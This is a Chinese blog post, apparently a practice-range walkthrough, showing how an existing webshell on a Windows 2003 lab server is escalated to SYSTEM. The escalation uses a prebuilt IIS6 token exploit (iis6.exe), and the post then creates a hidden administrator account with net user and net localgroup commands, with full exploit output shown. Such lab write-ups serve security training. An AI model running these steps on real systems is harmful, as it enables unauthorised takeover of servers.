封神台----尤里的复仇I-第六章：SYSTEM！POWER！

原创

向那风 于 2019-07-19 14:12:14 发布 982 收藏 5

分类专栏： 渗透学习 靶场练习

本文链接：https://blog.csdn.net/x_yhy/article/details/96479061

版权

渗透学习 同时被 2 个专栏收录


10 篇文章 0 订阅

订阅专栏

靶场练习

7 篇文章 0 订阅

订阅专栏




第六章：SYSTEM！POWER！ 【配套课时：webshell控制目标 实战演练】（Rank: 15）

Tips:
1、提权！
2、FLAG在C盘根目录下！

尤里嘿嘿笑了起来，简单的Win2003，只要拿到SYSTEM权限，他就可以向女神小芳炫技去了。。

通过上一章，上传的shell，使用菜刀连接




D:\05\UploadFiles\

59.63.200.79 目录(0),文件(14) 名称


```
C:
D:
  05
    admin
    Databases
    flash
    Images
    Img
    imgbly
    imgbyw
    Inc
    Menu
    UploadFiles
E
```

```
2019527165128274.cer
2019527165639528.cer
201952717053808.cer
201952717119182.jpg
2019527171417777.jpg
2019527171447421.jpg
201952717218690.png
2019527172957117.cer
2019719122337110.cer
```


直接访问C盘下的flag，没有权限。使用虚拟终端，右键点击



http://59.63.200.79:8005/UploadFiles/201971913303385.cer




输入命令 whoami



```
[Err] 拒绝访问。

D:\05\> whoami
[Err] 拒绝访问。

D:\05\>
```

权限不足，这里需要用到提权工具，工具在




D:\05\UploadFiles\

59.63.200.79 目录(0),文件(14) 名称

C:
D:
05
admin
Databases
flash
Images
Img
imgbly
imgbyw
Inc
Menu
UploadFiles
E


2019527165128274.cer
2019527165639528.cer
201952717053808.cer
201952717119182.jpg
2019527171417777.jpg
2019527171447421.jpg
201952717218690.png
2019527172957117.cer
2019719122337110.cer
cmd.exe
iis6.exe
md5.txt

就不用再上传了。
右键点击cmd.exe,打开虚拟终端，输入whoami，可以看到当前用户。




```
[*] 基本信息 [ C:D:E: ]

D:\05\> whoami
nt authority\network service

D:\05\> |
```

尝试创建用户命令： net user 110 110 /add
还是权限不足。




```
D:\05\>  net user 110 110 /ad

发生系统错误 5。

拒绝访问。
```



```
拒绝访问。

D:\05\>
```


> **这是因为cmd需要用到外部接口wscript.shell。**
> **但是wscript.shell仍然在C盘，C盘我们仍然无法访问。使用已经组装好的wscript.shell，也就是iis6.exe。**

使用cd 命令进入UploadFiles目录。



```
D:\05\> cd UploadFiles

D:\05\UploadFiles\>
```


输入 iis6.exe “whoami”



```
D:\05\UploadFiles\> iis6.exe "whoami"
[IIS6Up]—>IIS Token PipeAdmin golds7n Version
[IIS6Up]—>This exploit gives you a Local System shell
[IIS6Up]—>Set registry OK
[process walking]: 2788 cmd.exe
[process walking]: 3020 cmd.exe
[process walking]: 3252 wmiprvse.exe
[IIS6Up]—>Got WMI process Pid: 3252
[Try 1 time...]
[Try 2 time...]
[Try 3 time...]
[Try 4 time...]
```

https://blog.csdn.net/x_yhy


说明这个exploit赋予我们一个System权限。创建用户




```
D:\05\UploadFiles\> iis6.exe "net user 110 110 /add"
[IIS6Up]—>IIS Token PipeAdmin golds7n Version
[IIS6Up]—>This exploit gives you a Local System shell
[IIS6Up]—>Set registry OK
[process walking]: 3020 cmd.exe
[process walking]: 3252 wmiprvse.exe
[IIS6Up]—>Got WMI process Pid: 3252
[Try 1 time...]
[IIS6Up]—>Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net user 110 110 /add
[+]Done, command should have ran as SYSTEM!

命令成功完成。

D:\05\UploadFiles\>
```

https://blog.csdn.net/x_yhy

将用户添加到管理员组中，赋予管理员权限。




```
D:\05\UploadFiles\> iis6.exe "net localgroup Administrators 110 /add"
[IIS6Up]—>IIS Token PipeAdmin golds7n Version
[IIS6Up]—>This exploit gives you a Local System shell
[IIS6Up]—>Set registry OK
[process walking]: 328 cmd.exe
[process walking]: 3020 cmd.exe
[process walking]: 3028 iis6.exe
[process walking]: 3308 w3wp.exe
[process walking]: 3664 cmd.exe
[process walking]: 3764 wmiprvse.exe
[IIS6Up]—>Got WMI process Pid: 3764
```



```
[Try 1 time...]
[Try 2 time...]
[Try 3 time...]
[Try 4 time...]


D:\05\UploadFiles\> iis6.exe "net localgroup Administrators 110 /add"
[IIS6Up]—>IIS Token PipeAdmin golds7n Version
[IIS6Up]—>This exploit gives you a Local System shell
[IIS6Up]—>Set registry OK
[process walking]: 700 iis6.exe
[process walking]: 3020 cmd.exe
[process walking]: 3308 w3wp.exe
[process walking]: 3324 cmd.exe
[process walking]: 3664 cmd.exe
[process walking]: 3764 wmiprvse.exe
[IIS6Up]—>Got WMI process Pid: 3764
[Try 1 time...]
[IIS6Up]—>Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net localgroup Administrators 110 /add
[+]Done, command should have ran as SYSTEM!
命令成功完成。
```

https://blog.csdn.net/x_yhy




```
D:\05\UploadFiles\> iis6.exe "net user 110"
[IIS6Up]—>IIS Token PipeAdmin golds7n Version
[IIS6Up]—>This exploit gives you a Local System shell
[IIS6Up]—>Set registry OK
[process walking]: 968 cmd.exe
[process walking]: 2156 iis6.exe
[process walking]: 3020 cmd.exe
[process walking]: 3308 w3wp.exe
[process walking]: 3664 cmd.exe
[process walking]: 3764 wmiprvse.exe
[IIS6Up]—>Got WMI process Pid: 3764
[Try 1 time...]
[IIS6Up]—>Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net user 110
[+]Done, command should have ran as SYSTEM!
用户名                 110
全名
注释
用户的注释
国家(地区)代码         000 (系统默认值)
帐户启用               Yes
帐户到期               从不

上次设置密码           2019-7-19 14:00
密码到期               2019-8-31 12:48
密码可更改             2019-7-19 14:00
需要密码               Yes
用户可以更改密码       Yes

允许的工作站           All
登录脚本
用户配置文件
主目录
上次登录               从不

可允许的登录小时数     All

本地组成员             *Administrators       *Users
全局组成员             *None
命令成功完成。


D:\05\UploadFiles\>
```

https://blog.csdn.net/x_yhy


成功。

查看远程桌面连接端口。

首先查看远程桌面的pid为：2460




```
D:\05\UploadFiles\> tasklist -svc

映像名称                        PID 服务
```



```
映像名称                    PID 服务
========================= ====== =============================================
System Idle Process            0 暂缺
System                         4 暂缺
smss.exe                     284 暂缺
csrss.exe                    332 暂缺
winlogon.exe                 356 暂缺
services.exe                 404 Eventlog, PlugPlay
lsass.exe                    416 HTTPFilter, PolicyAgent, ProtectedStorage,
                                 SamSs
svchost.exe                  636 DcomLaunch
svchost.exe                  688 RpcSs
svchost.exe                  744 Dhcp, Dnscache
svchost.exe                  796 LmHosts, W32Time
svchost.exe                  812 AeLookupSvc, Browser, CryptSvc, dmserver,
                                 EventSystem, helpsvc, lanmanserver,
                                 lanmanworkstation, Netman, Nla, Schedule,
                                 seclogon, SENS, ShellHWDetection, TrkWks,
                                 winmgmt, wuauserv, WZCSVC
spoolsv.exe                  956 Spooler
msdtc.exe                    984 MSDTC
httpd.exe                   1116 Apache2a
svchost.exe                 1148 ERSvc
inetinfo.exe                1204 IISADMIN
mysqld.exe                  1256 MySQLa
